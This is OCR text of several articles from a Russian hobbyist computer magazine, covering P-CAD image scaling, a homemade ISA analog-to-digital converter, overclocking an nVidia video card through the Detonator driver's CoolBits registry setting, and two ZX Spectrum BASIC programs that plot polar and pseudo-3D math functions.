Третий этап — работа с буфером обмена. Полученный на втором этапе укрупненный рисунок (x512) необходимо скопировать в буфер, но восстанавливать его не в графическом редакторе, а в… документе Microsoft Word 97 (2000). Перенести рисунок в новый документ можно при помощи значка "Вставить". Далее следует навести курсор на поле рисунка, правой кнопкой мыши выбрать пункт "Формат объекта", затем в закладке "Размер" изменить большее из значений "Ширина — Высота" до 55,88 см (к сожалению, это максимум для Word). После нажатия кнопки "OK" картинка должна визуально увеличиться. Не следует переживать, если она выйдет за пределы экрана, это несущественно, поскольку само изображение не теряется.

Рис. 2



Увеличение в P-CAD	Размер в Photoshop, см
x1	0,33x0,22
x2	0,64x0,42
x4	1,28x0,86
x8	2,56x1,71
x16	5,11x3,4
x32	5,11x3,41
x64	5,11x3,4
x128	10,2x6,82
x256	10,19x6,81
x512	10,18x6,8

Увеличенный Word-рисунок вновь копируется в буфер при помощи значка "Копировать". Затем открывается графический редактор, например, Photoshop 3.0.5r, и картинка переносится по образцу: "Файл" — "Новый" — "Разрешение 300 пикс./дюйм" — "Режим Битовый" — "OK", правая кнопка мыши — "Вклеить". Сохранение рисунка на диске в требуемом растровом формате производится через меню "Файл" в пункте "Сохранить как…".

Перемены к лучшему — налицо (**рис.1в**). Если приглядеться, то маленькие "зубцы" на изображении все-таки остаются, недаром слово "растр" восходит к латинскому "rastrum" — грабли, мотыга. Однако при печати на струйном или лазерном принтере "зубцов", как правило, не видно.

С образцами реальных электрических схем и вспомогательных рисунков, полученных таким способом в разрешении 300 dpi, можно ознакомиться в [1]. Предлагаемая методика подходит для всех Windows-версий P-CAD, начиная с Accel-12.0. Крупногабаритные изображения следует предварительно разделить на несколько меньших, но обязательно одинаковых по размеру. Каждая часть обрабатывается отдельно, а затем все они "сшиваются" воедино в графическом редакторе.

Литература

1. С.Рюмик. Увеличение емкости Dreamcast "Memory Card". — Радиомир. Ваш компьютер, 2003, №4, С.37.

Простой АЦП для IBM PC

А.МУСИЕНКО,
г.Новосибирск.
E-mail: alniko@land.ru

В литературе описано много самых разных вариантов реализации АЦП для ввода аналоговых сигналов в компьютер. Однако, по той или иной причине, ни одно из встреченных мною технических решений меня не удовлетворило.

Так, использование игрового порта (для джойстиков) для измерений практически неприемлемо.

В качестве АЦП можно использовать звуковую карту [1]. Я проверял данное решение на дешевой аудиокарте ES1868, используя программу В.А.Мещерякова. Полученные результаты:

- уровень шума — -45 дБ. На мой взгляд, слишком большой;
- смещение — +2 мВ;
- ограничение по входу — 0,35 В. Надо больше;
- разрядность (количество значащих цифр), надо отдать должное — впечатляет.

Также можно приобрести уже готовую плату, например, АЦП "Руднев-Шиляев" ф.ProSoft. Однако здесь препятствием становится сравнительно высокая цена.

Я предлагаю свой вариант. Данное АЦП построено на четырех микросхемах (**рис.1**) и выполнено в виде "карточки", которая вставляется в свободный слот ISA. Адрес для обращения — &H366; разрядность — 8 битов; максимальное входное напряжение — 2,6 В.

Быстродействие этого АЦП сравнительно невысокое, что обусловлено примененной микросхемой ICL7109 (30 преобразований/с).

Данное АЦП было применено для приема аналоговых данных с датчика поворота исполнительного устройства.

Отличительные особенности предложенного решения:

- достаточно большое входное напряжение — 2,5 В;
- питание +5/-5 В берется с шины IBM PC;
- адрес задается свободный;
- низкая цена (доступность);
- можно использовать старую (сгоревшую) multicard;
- можно увеличить разрядность до 12 битов (ICL7109 позволяет это сделать).

Литература

1.О.Барановский. Применение эвуковой карты дя анализа формы и спектра сигналов. — Радиолюбитель, 1998, №12, С.8.




Рис. 1

Разгоняемся с Detonator'ом

А.ГОРЯЧКИН,
г.Кыштым, Челябинской области.
E-mail: anatoliy_goryach@mail.ru

У многих опытных пользователей возникает желание выжать из своего компьютера максимум возможного. Наиболее эффективным способом увеличения производительности без материальных затрат является разгон. Обычно разгоняют либо сам процессор CPU за счет увеличения коэффициента умножения, либо всю систему — повышением тактовой частоты системной шины. В последнем случае происходит увеличение рабочих частот шин расширения AGP, PCI, USB, ISA. Кроме того, можно использовать и другие "рычаги" для повышения быстродействия — наращивание объема оперативной памяти и замену винчестера на более быструю модель. Все это способствует увеличению общей производительности компьютера.

Однако в системе присутствует еще один компонент, разгону которого, как показывает практика, уделяется гораздо меньше внимания, чем CPU. Это графический адаптер, или видеокарта. Разгон видеокарты ускоряет работу видеосистемы, увеличивает количество фреймов в секунду (FPS — Frame Per Second), делая изображение более качественным и динамичным. При этом разгон видеокарты не влияет на работу остальных компонентов системы. Можно пытаться разгонять практически все видеокарты, даже самые простые и недорогие, не имеющие встроенного графического 3D-ускорителя.

Разгон видеокарты осуществляется программным методом, при помощи специальных программ-утилит. К их числу, прежде всего, относится программа Power-Strip, которая "подбирает ключи" ко многим видеочипам (например, S3, Trident, Cirrus Logic и др). Видеокарты разгоняют за счет увеличения тактовых частот ядра и памяти. Для изделий с чипами nVidia, которые за последние годы достигли наибольшей популярности, желательно применять специализированные утилиты, например, RivaTuner. Возможен и другой вариант разгона видеокарт nVidia — с помощью специальных драйверов.

К числу таких драйверов относится Detonator, который является универ-

сальным для всех видеокарт с чипами nVidia — от Riva TNT до GeForce. После установки этого драйвера появляется возможность изменять тактовые частоты ядра и памяти. На момент написания статьи свежую версию драйвера Detonator XP 23.11 можно было скачать по адресу http://www.chip-online.ru/download/имя_файла. Причем существуют три версии Detonator XP под различные операционные системы Windows (**табл.1**).

Установка драйвера Detonator типична, и каких-либо затруднений не вызывает. Статус программы-драйвера — freeware. Все настройки в программе — на русском языке. После завершения установки драйвера для получения доступа к изменению тактовых частот ядра и памяти необходимо внести коррективы в системный реестр. С помощью программы Regedit нужно открыть системный реестр и найти (или создать в случае его отсутствия) следующий ключ:

```
[HKEY_LOCAL_MACHINE\Software\NVIDIA Corporation\Global\NVTweak]
```

Затем создайте в этом ключе новый параметр DWORD, назовите его CoolBits и установите его значение равным 3, как показано на **рис.1**.

После этого в **Настройках экрана**, при нажатии кнопки **Дополнительно...** в многостраничном окне появляется закладка **Тактовые частоты**. На этой закладке ставим флажок в опции **Разрешить настройку тактовых частот**. Для правильной работы элементов управления тактовой частотой необходимо перед выполнением настройки проверить конфигурацию графического оборудования. Для этого нужно перезагрузить компьютер. После полной перезагрузки возвращаемся на закладку **Тактовые частоты** и с небольшим шагом (например, 5 МГц), при помощи ползунков, начинаем увеличивать тактовые частоты ядра и памяти. После этого нажимаем на кнопку **Проверить новые параметры**. После окончания тестирования ставим флажок в опции **Применять параметры при запуске** и нажимаем на кнопку **Применить**, а после этого — кнопку **ОК (рис.2)**.

Рис. 1




Табл. 1

Имя файла	Операционная система	Размер файла
Win9x-Me_23.11.exe	Windows 9x/Me	6,26 Мб
WinNT4_23.11.exe	Windows NT	5,74 Мб
Win2K-XP_23.11.exe	Windows 2000/XP	6,44 Мб

Табл. 2

CPU	Athlon 950 MHz (100 x 9,5)
RAM	256 Mb DDR 333 MHz PC 2700 CL 2,5
HDD	60 Gb Seagate Barracuda ATA-IV ST360021A UDMA100 7200 rpm
MB	Gigabyte 7VR chipset KT 333
Video	NVidia Riva TNT 16 Mb AGPx2
OS	Windows 98 SE
Drivers	VIA 4 in 1 v4.38V, Detonator XP 23.11
Software	3DMark2000, DirectX 8.1

Значения тактовых частот ядра и памяти увеличивают до тех пор, пока система не начнет "виснуть", или на экране монитора не станут появляться всякого рода "ненужные" черточки, строчки, точки и т.п. При появлении этого "мусора" возвращаются к значениям тактовых частот предыдущего шага. Между увеличением значений частот нужно выдерживать временные интервалы не менее 2...3 часов, в течение которых видеосистема должна быть максимально загружена (3D-играми, видеофильмами в формате MPEG4). Необходимо позаботиться и о дополнительном охлаждении чипа и памяти видеокарты. Для этого в непосредственной близости от нее нужно дополнительно установить вентилятор.

В **табл.2** приведена конфигурация компьютера, на котором проводился разгон видиосистемы. Для измерения производительности видеосистем применяют специальные программы, например, 3DMark2000 (http://www.madonion.com).

В **табл.3** приведены результаты тестирования видеосистемы при разных тактовых частотах с использованием программы 3DMark2000. На **рис.3** изображено окно программы с итогами теста. Режим экрана — 640 x 480 пикселов, цвет — 16-битовый.

Рис. 2




Рис. 3




Табл. 3

Тактовая частота ядра	Тактовая частота памяти	Overall
80 МГц	100 МГц	3810
85 МГц	100 МГц	3889
85 МГц	105 МГц	3967
90 МГц	105 МГц	4045
90 МГц	110 МГц	4120

Математические функции на Sinclair

Е.ИЛЯСОВ,
г.Балашов, ул. Красина, 82.

Наряду со множеством профессиональных приложений, требующих немалых вычислительных мощностей персональных компьютеров и рабочих станций, в повседневных сферах человеческой деятельности существует ничуть не меньшее множество примитивных, непрофессиональных задач, для решения которых ресурсы персональных компьютерных платформ явно избыточны и во многих случаях нецелесообразны.

Бесспорно, что мощный персональный компьютер при своих технических характеристиках, отличающихся от бытового, домашнего на два порядка, способен справиться с какой-нибудь прикладной задачей гораздо быстрее. Но если не забывать о потерях времени на освоение специализированных программных пакетов, фирменные руководства по которым составляют многие сотни страниц, и других издержках профессионального подхода, фактически отсекающих школьную возрастную группу от реального использования (здесь "использование" — от слова "польза") компьютеров, то становятся более очевидными положительные стороны универсальной среды программирования, принципиально отличающей и выделяющей именно домашний класс компьютеров — Home computers, основную и наиболее дееспособную часть которого составляют компьютеры, программно совместимые с Sinclair ZX-Spectrum.

Многие прикладные задачи могут быть успешно решены с помощью не столь "крутых" и "модных", но зато более простых, дружественных и, что особенно важно, гораздо менее затратных "домашних" машин. Так, например, далеко не исчерпан потенциал Sinclair-совместимых машин в образовательных и самообразовательных целях. Предельная простота программирования на встроенном универсальном языке высокого уровня, широкие возможности для самостоятельного экспериментирования, независимость от специализированных и дорогостоящих устройств ввода/вывода делают Sinclair-совместимые компьютеры инструментом, близким к оптимальному для развития навыков исследовательской и познавательной деятельности в области углубления школьных знаний, для пробуждения творческого интереса к практическим применениям информатики и информационных технологий, для адекватного и осознанного восприятия основ информационной культуры. Математическое моделирование физических экспериментов и статистическая обработка [1], расчет электро- и радиотехнических цепей [2], автоматизированное тестирование в социологических дисциплинах [3] — список практических приложений, доступных для реализации на Sinclair-совместимых клонах можно продолжать еще очень долго.

В этой статье в качестве рабочего примера приведены две программы, демонстрирующие использование графических возможностей домашних компьютеров для построения графиков математических функций. Дополнительную информацию по данной теме можно получить в [4, 5].

Обе рассматриваемые в статье программы — "Polar graphics" и "3D-graphics" — предназначены для наглядного визуального отображения графиков различных математических (в частности, тригонометрических) функций, изучаемых, в основном, в рамках программы средней школы.

Поскольку представление какой-либо функции в виде формулы само по себе недостаточно иллюстративно, то для более полного понимания изучаемой функции желательно иметь ее графическое изображение на координатной плоскости, полученное из ряда значений в пределах заданной области изменения аргумента (другими словами, при различных допустимых входных параметрах). Чаще всего для визуализации функций используются декартова и полярная системы координат.

Программа "Polar graphics" (**листинг 1**) строит на экране компьютера график выбранной функции в полярных координатах, учитывая при этом заданные пользователем области определения — примеры графиков показаны на **рис.1** и **2**. В самом начале своей работы, после начальных установок (строки 10...90), программа выводит на экран библиотеку из нескольких функций, представляющую собой простейшее меню, выбор пунктов которого производится цифровыми клавишами (100...395). При этом восемь из десяти пунктов меню выбирают функции, которые уже заложены в программу. Последний пункт позволяет пользователю самостоятельно задать требуемую функцию, если ее нет в библиотеке, а предпоследний пункт выбирает пользовательскую функцию, если она перед этим уже была задана.

Рис. 1





Рис. 2



Затем программа предлагает ввести два параметра (A и B), используемые для пересчета местоположения точек изображения при переходе от полярных координат к декартовым (на плоскости экрана компьютера). При этом выводится напоминание, что стандартный вид функции будет представлен, если оба параметра равны единице (400...480).

После этого программа выполняет ряд предварительных вычислений (на экран выводится соответствующее предупреждение), для того чтобы выбрать такой масштаб построения графика, при котором площадь экрана будет использована по возможности наиболее полно (600...660).

Затем, после сообщения о готовности, программа переходит непосредственно к построению графика по вычисляемым в ходе работы координатам. При этом в нижней части экрана выводится подсказка — выбранная функция и значения заданных параметров (670...880).

Из-за большого объема вычислений построение графика занимает некоторое время, поэтому окончание построения сопровождается звуковым сигналом и миганием бордюра, привлекая к себе внимание (900...910).

Завершенный график присутствует на экране до нажатия любой клавиши. Его можно вывести на печатающее устройство, если компьютер имеет стандартный интерфейс принтера, и система графических команд принтера совпадает с системой команд, поддерживаемой этим интерфейсом. Также можно сохранить экранную область памяти в стандартном синклеровском формате на внешнем накопителе — дисководе (система TR-DOS) или магнитофоне, причем текущее устройство ввода/вывода при загрузке программы будет распознано автоматически. В случае неоднократного выполнения операции сохранения экранного файла по ходу работы с программой, в имя записываемого файла будет добавляться символ с монотонно увеличивающимся кодом. Символы, обозначающие управляющие клавиши для реализации сервисных функций печати и сохранения, отображаются в верхней части экрана (920...960). Эти символы выбраны не случайно, их можно ввести с клавиатуры только в сочетании с клавишей символьного регистра <SYMBOL SHIFT>, что исключает их случайное нажатие и повышает устойчивость работы программы.

И, наконец (970...999), программа предлагает пользователю выбрать: закончить работу с программой (в этом случае память компьютера очищается) или же продолжить (тогда управление передается начальному меню, и можно выбрать для визуализации следующую функцию).

Листинг 1

```
   "PolGraph" <B>
    1 REM (c) Microbyte
    2 REM version for TR-DOS
    3 REM last edition: 28.02.03
   10 REM - setting up -
   20 LET sx=256
   30 LET sy=160
   40 LET ratio=1
   50 LET hx=sx/2
   60 LET hy=sy/2
   70 LET u$=" -": LET n$="1"
   80 LET main=100: LET save=1e3: LET dos=15619: LET bip=1100
   90 BORDER 7: PAPER 7: INK 1
  100 REM - main menu -
  110 CLS
  120 PRINT INK 4;"        POLAR GRAPHICS"
  130 PRINT
  140 PRINT "1. R=1"
  150 PRINT "2. R=1+SIN(2*z)"
  160 PRINT "3. R=SIN(2*z)"
  170 PRINT "4. R=SIN(7*z)"
  180 PRINT "5. R=1+COS(z)"
  190 PRINT "6. R=1+2*COS(z)"
  200 PRINT "7. R=1+2*COS(2*z)"
  210 PRINT "8. R=z/4"
  220 PRINT "9. R=";INK 3;u$
  230 PRINT "0. User function"
  240 PRINT
  250 PRINT "Press the corresponding number ";
  260 GO SUB bip
  270 LET m$=INKEY$
  280 IF m$<"0" OR m$>"9" THEN GO TO 270
  290 PRINT m$: GO SUB bip
  300 REM - mode selection -
  310 IF m$="1" THEN LET f$="1"
  320 IF m$="2" THEN LET f$="1+SIN (2*z)"
  330 IF m$="3" THEN LET f$="SIN (2*z)"
  340 IF m$="4" THEN LET f$="SIN (7*z)"
  350 IF m$="5" THEN LET f$="1+COS (z)"
  360 IF m$="6" THEN LET f$="1+2*COS (z)"
  370 IF m$="7" THEN LET f$="1+2*COS (2*z)"
  380 IF m$="8" THEN LET f$="z/4"
  390 IF m$="9" THEN LET f$=u$:
IF u$=" - " THEN LET m$="0"
  395 IF m$="0" THEN
INPUT INK 3;"Input user function: ";f$:
LET u$=f$: PRINT AT 10,5;INK 3;u$;
  400 REM - input parameters -
  410 PRINT
  420 PRINT AT 15,0;"For standard plot use A=1 & B=1."
  430 PRINT
  440 INPUT INK 3;"Value of A: ";a
  450 PRINT INK 3;"Value of A: ";a: GO SUB bip
  460 INPUT INK 3;"Value of B: ";b
  470 PRINT INK 3;"Value of B: ";b: GO SUB bip
  480 PRINT
  500 REM -
  600 REM - calculating range of R -
  610 PRINT "Calculating range of R"
  620 LET m=1.0e-30
  630 FOR z=0 TO 2*PI STEP 0.1
  640 LET r=ABS (VAL (f$))
  650 IF m<r THEN LET m=r+0.1
  660 NEXT z
  670 PRINT "Ready for plotting..."
  680 PAUSE 50
  700 REM - drawing -
  710 CLS
  720 DRAW 0,159: DRAW 255,0: DRAW 0,-159: DRAW -255,0
  790 PRINT #0;"R=";f$;", A=";a;", B=";b;"."
  800 REM - plotting -
  810 FOR z=0 TO 2*PI STEP 0.01
  820 LET r=VAL (f$)
  830 LET u=hx+hy*ratio*COS (a*z)*r/m
  840 IF u<0 OR u>sx THEN GO TO 880
  850 LET v=hy+hy*SIN (b*z)*r/m
  860 IF v<0 OR v>sy THEN GO TO 880
  870 PLOT u,v
  880 NEXT z
  900 REM - end & another go -
  910 BORDER 2: GO SUB bip: PAUSE 50: BORDER 7
  920 PRINT AT 0,0;INK 2;"<#> Print  <$> Save";
  930 PAUSE 0: LET k$=INKEY$
  940 PRINT AT 0,0;"                    ";
  950 IF k$="#" THEN COPY
  960 IF k$="$" THEN GO SUB save
  970 PRINT #0;AT 1,0;"Another GO? <Y> or <N>          ":
GO SUB bip
  980 PAUSE 0: LET k$=INKEY$
  990 IF k$<> "n" AND k$<> "N" THEN GO TO main
  999 NEW : REM - end -
 1000 REM - saving -
 1010 LET s$="pg"+n$+".scr"
 1020 IF (PEEK 23635+256*PEEK 23636)=23755
THEN SAVE s$CODE 16384,6912: GO TO 1080
 1030 LET e=USR dos: REM: SAVE s$CODE 16384,6912
 1040 IF e<> 0 THEN PRINT #0;AT 1,0;"Error N ";e;" ":
PAUSE 100: GO TO 1080
 1050 LET e=USR dos: REM: VERIFY s$CODE
 1060 IF e<> 0 THEN PRINT #0;AT 1,0;"Error N ";e;" ":
PAUSE 100
 1070 LET n=VAL n$: LET n=n+1: LET n$=STR$ n
 1080 RETURN
 1100 REM - beep -
 1110 BEEP .05,48
 1120 RETURN
```

Рис. 3





Рис. 4



Особенностью второй программы — "3D-graphics" (**листинг 2**) — является то, что в ней демонстрируются графики уравнений, в которых изменение двух переменных величин зависит от третьей, что позволяет визуализировать графики таких уравнений в виде псевдотрехмерных построений (**рис.3 и 4**). Для визуализации функций, требующих трехмерного отображения, применяется прямоугольная ортогональная система координат. В школьном курсе математики обычно изучается проекция этой системы координат на плоскости, производная от декартовой, с добавлением еще одной условной оси. В программе "3D-graphics" использована несколько иная, изометрическая проекция, в которой графики представляются более наглядно — такая проекция чаще встречается в чертежной и инженерной практике [6].

Приведенная программа выстраивает на экране компьютера график выбранной функции в прямоугольных ортогональных координатах, учитывая при этом заранее заданные в программе области определения.

Структура программы "3D-graphics" и порядок работы с ней очень схожи с "Polar graphics" и поэтому подробно комментироваться не будут.

Листинг 2

```
"3D-graph" <B>

  1 REM (c) Microbyte
  2 REM version for TR-DOS
  3 REM last edition: 14.03.03
 10 REM - setting up -
 20 LET sx=256: LET sy=192
 30 LET ratio=1
 40 LET hx=sx/2: LET hy=sy/2
 50 LET s=SQR (2)/2
 60 LET aa=hx*s
 70 LET n$="1"
 80 LET main=100: LET save=1e3: LET dos=15619:
LET bip=1100
 90 BORDER 7: PAPER 7: INK 1
100 REM - main menu -
110 CLS
120 PRINT INK 4;"          3D GRAPHICS"
130 PRINT : PRINT INK 2;"          DEMO  version"
140 PRINT
150 PRINT "1. Z=EXP(-R*R),  R=SQR(X*X+Y*Y)"
160 PRINT "2. Z=COS(X)*COS(Y)"
170 PRINT "3. Z=COS(Y/X)"
180 PRINT "4. Z=COS(X*EXP(-Y/5))"
190 PRINT "5. Z=X*Y*(X-Y)*(X+Y)/R"
200 PRINT "6. Z=COS(R)"
210 PRINT "7. Z=SIN(R)/R"
220 PRINT "8. Z=SIN(X*Y)/R"
230 PRINT "9. Z=COS(X*Y)"
240 PRINT
250 PRINT "Press the corresponding number ";
260 GO SUB bip
270 LET m$=INKEY$
280 IF m$<"0" OR m$>"9" THEN GO TO 270
290 PRINT m$: GO SUB bip
300 REM - drawing -
310 PRINT
320 PRINT "Calculating for plotting..."
330 PAUSE 1: PAUSE 50: CLS
340 DRAW 0,159: DRAW 255,0: DRAW 0,-159: DRAW -255,0
390 PRINT #0;"Function: ";m$;"."
400 REM - calculating -
410 FOR a=-aa TO aa+5*s
420 LET max=-hy
430 LET bb=aa+a-10*s*INT ((a+ABS (a))/(10*s))
440 FOR b=-bb TO bb+s*4 STEP 10*s
450 LET x=s*(a+b)
460 LET y=s*(b-a)
470 LET z=b
480 LET r=SQR (x*x+y*y)
500 REM - mode selection -
510 IF m$="1" THEN LET z=75*EXP (-r*r/600)+b
520 IF m$="2" THEN LET z=10*COS (x/10)*COS (y/10)+b
530 IF m$="3" THEN LET z=10*COS ((3*y)/x)+b
540 IF m$="4" THEN LET z=50*COS ((x/19)*EXP (-y/100))+b
550 IF m$="5" AND r<> 0
THEN LET z=x*y*(x-y)*(x+y)/(3200*r)+b
560 IF m$="6" THEN LET z=10*COS (r/5)+b
570 IF m$="7" AND r<> 0 THEN LET z=320*SIN (r/5)/r+b
580 IF m$="8" AND r<> 0
THEN LET z=200*SIN ((x/12)*(y/12))/r+b
590 IF m$="9" THEN LET z=15*COS ((x/20)*(y/20))+b
600 REM - plotting -
610 IF z<max THEN GO TO 670
620 LET max=z
630 LET u=hx+a
640 LET v=hy+z*s/ratio
650 IF v<0 OR v>sy THEN GO TO 670
660 PLOT u,v-16
670 NEXT b
680 NEXT a
700 REM - -
800 REM - -
900 REM - end & another go -
910 BORDER 2: GO SUB bip: PAUSE 50: BORDER 7
920 PRINT AT 0,0;INK 2;"<#> Print  <$> Save";
930 PAUSE 0: LET k$=INKEY$
940 PRINT AT 0,0;"                    ";
950 IF k$="#" THEN COPY
960 IF k$="$" THEN GO SUB save
970 PRINT #0;AT 1,0;"Another GO? <Y> or <N>         ":
GO SUB bip
980 PAUSE 0: LET k$=INKEY$
990 IF k$<> "n" AND k$<> "N" THEN GO TO main
999 NEW : REM - end -
1000 REM - saving -
1010 LET s$="3d"+n$+".scr"
1020 IF (PEEK 23635+256*PEEK 23636)=23755
THEN SAVE s$CODE 16384,6912: GO TO 1080
1030 LET e=USR dos: REM : SAVE s$CODE 16384,6912
1040 IF e<> 0 THEN PRINT #0;AT 1,0;"Error N ";e;" ":
PAUSE 100: GO TO 1080
1050 LET e=USR dos: REM : VERIFY s$CODE
1060 IF e<> 0 THEN PRINT #0;AT 1,0;"Error N ";e;" ":
PAUSE 100
1070 LET n=VAL n$: LET n=n+1: LET n$=STR$ n
1080 RETURN
1100 REM - beep -
1110 BEEP .05,48
1120 RETURN
```

Несколько замечаний и рекомендаций по работе с представленными программами.

1. Некоторые модели Sinclair-совместимых компьютеров имеют дополнительные возможности в плане графики, реализуемые чаще всего не в Sinclair-режиме. Это такие клоны как "Profi", "Profi+", "ATM-turbo", "TURBO-2+", "ZX-Next", "Sprinter" и некоторые другие. В тех случаях, когда такие расширенные графические видеорежимы поддерживаются адаптированными версиями трансляторов Бейсика, программы "Polar graphics" и "3D-graphics" предусматривают возможность изменения степени детализации выстраиваемых графиков, исходя из разрешающей способности конкретного видеорежима. Это достигается заданием масштаба построения графиков не напрямую, а через настроечные переменные: sx (количество допустимых точек, которые можно отобразить на экране по горизонтали) и sy (возможное количество точек по вертикали). Эти переменные, задаваемые в начале обеих программ (строки 20 и 30 в "Polar graphics" и строка 20 в "3D-graphics"), потребуется в таком случае скорректировать, внеся в них соответствующие значения. С разрешающей способностью экрана тесно связана и другая настроечная переменная — ratio, программно регулирующая соотношение горизонтальной и вертикальной разрешающих способностей видеоконтроллера компьютера. При выводе на стандартный синклеровский экран (256 x 192 пиксела) с соотношением сторон 4/3, как в обычном телевизионном приемнике, операция масштабирования не требуется, и значение ratio должно быть равно единице [7]. При любом другом соотношении переменную ratio (строка 40 в "Polar graphics" и 30 в "3D-graphics") придется подобрать экспериментально, например, ориентируясь на видимую пропорциональность круговых графиков (скажем, на первую функцию из программы "Polar graphics").

2. Задание областей определения некоторых функций имеет объективные ограничения, вытекающие из математической сущности этих функций. Например, нельзя извлекать квадратный корень из отрицательных чисел. Для цикличных тригонометрических функций, составляющих основу встроенной библиотеки "Polar graphics", эти ограничения в большинстве случаев несущественны. Но когда возникнет желание поэкспериментировать со вновь вводимыми функциями, нужно иметь в виду, что становится вполне вероятным возникновение ошибочной ситуации, которая приведет к остановке программы с выдачей соответствующего сообщения об ошибке. В этом случае потребуется просто перезапустить программу и повторить ввод, но уже с другими входными параметрами, допустимыми в области определения конкретной функции. А "теплый" перезапуск "с черного хода" командой GO TO 100 даже позволит сохранить пользовательскую функцию, если перед возникновением аварийной ситуации она уже была определена.

"3D-graphics" спроектирована как преимущественно демонстрационная программа, и поэтому в ней не предусматривается ввод пользовательских функций для их визуализации, поскольку довольно трудоемкий процесс подбора входных параметров ухудшает устойчивость программы к возникновению ошибочных ситуаций.

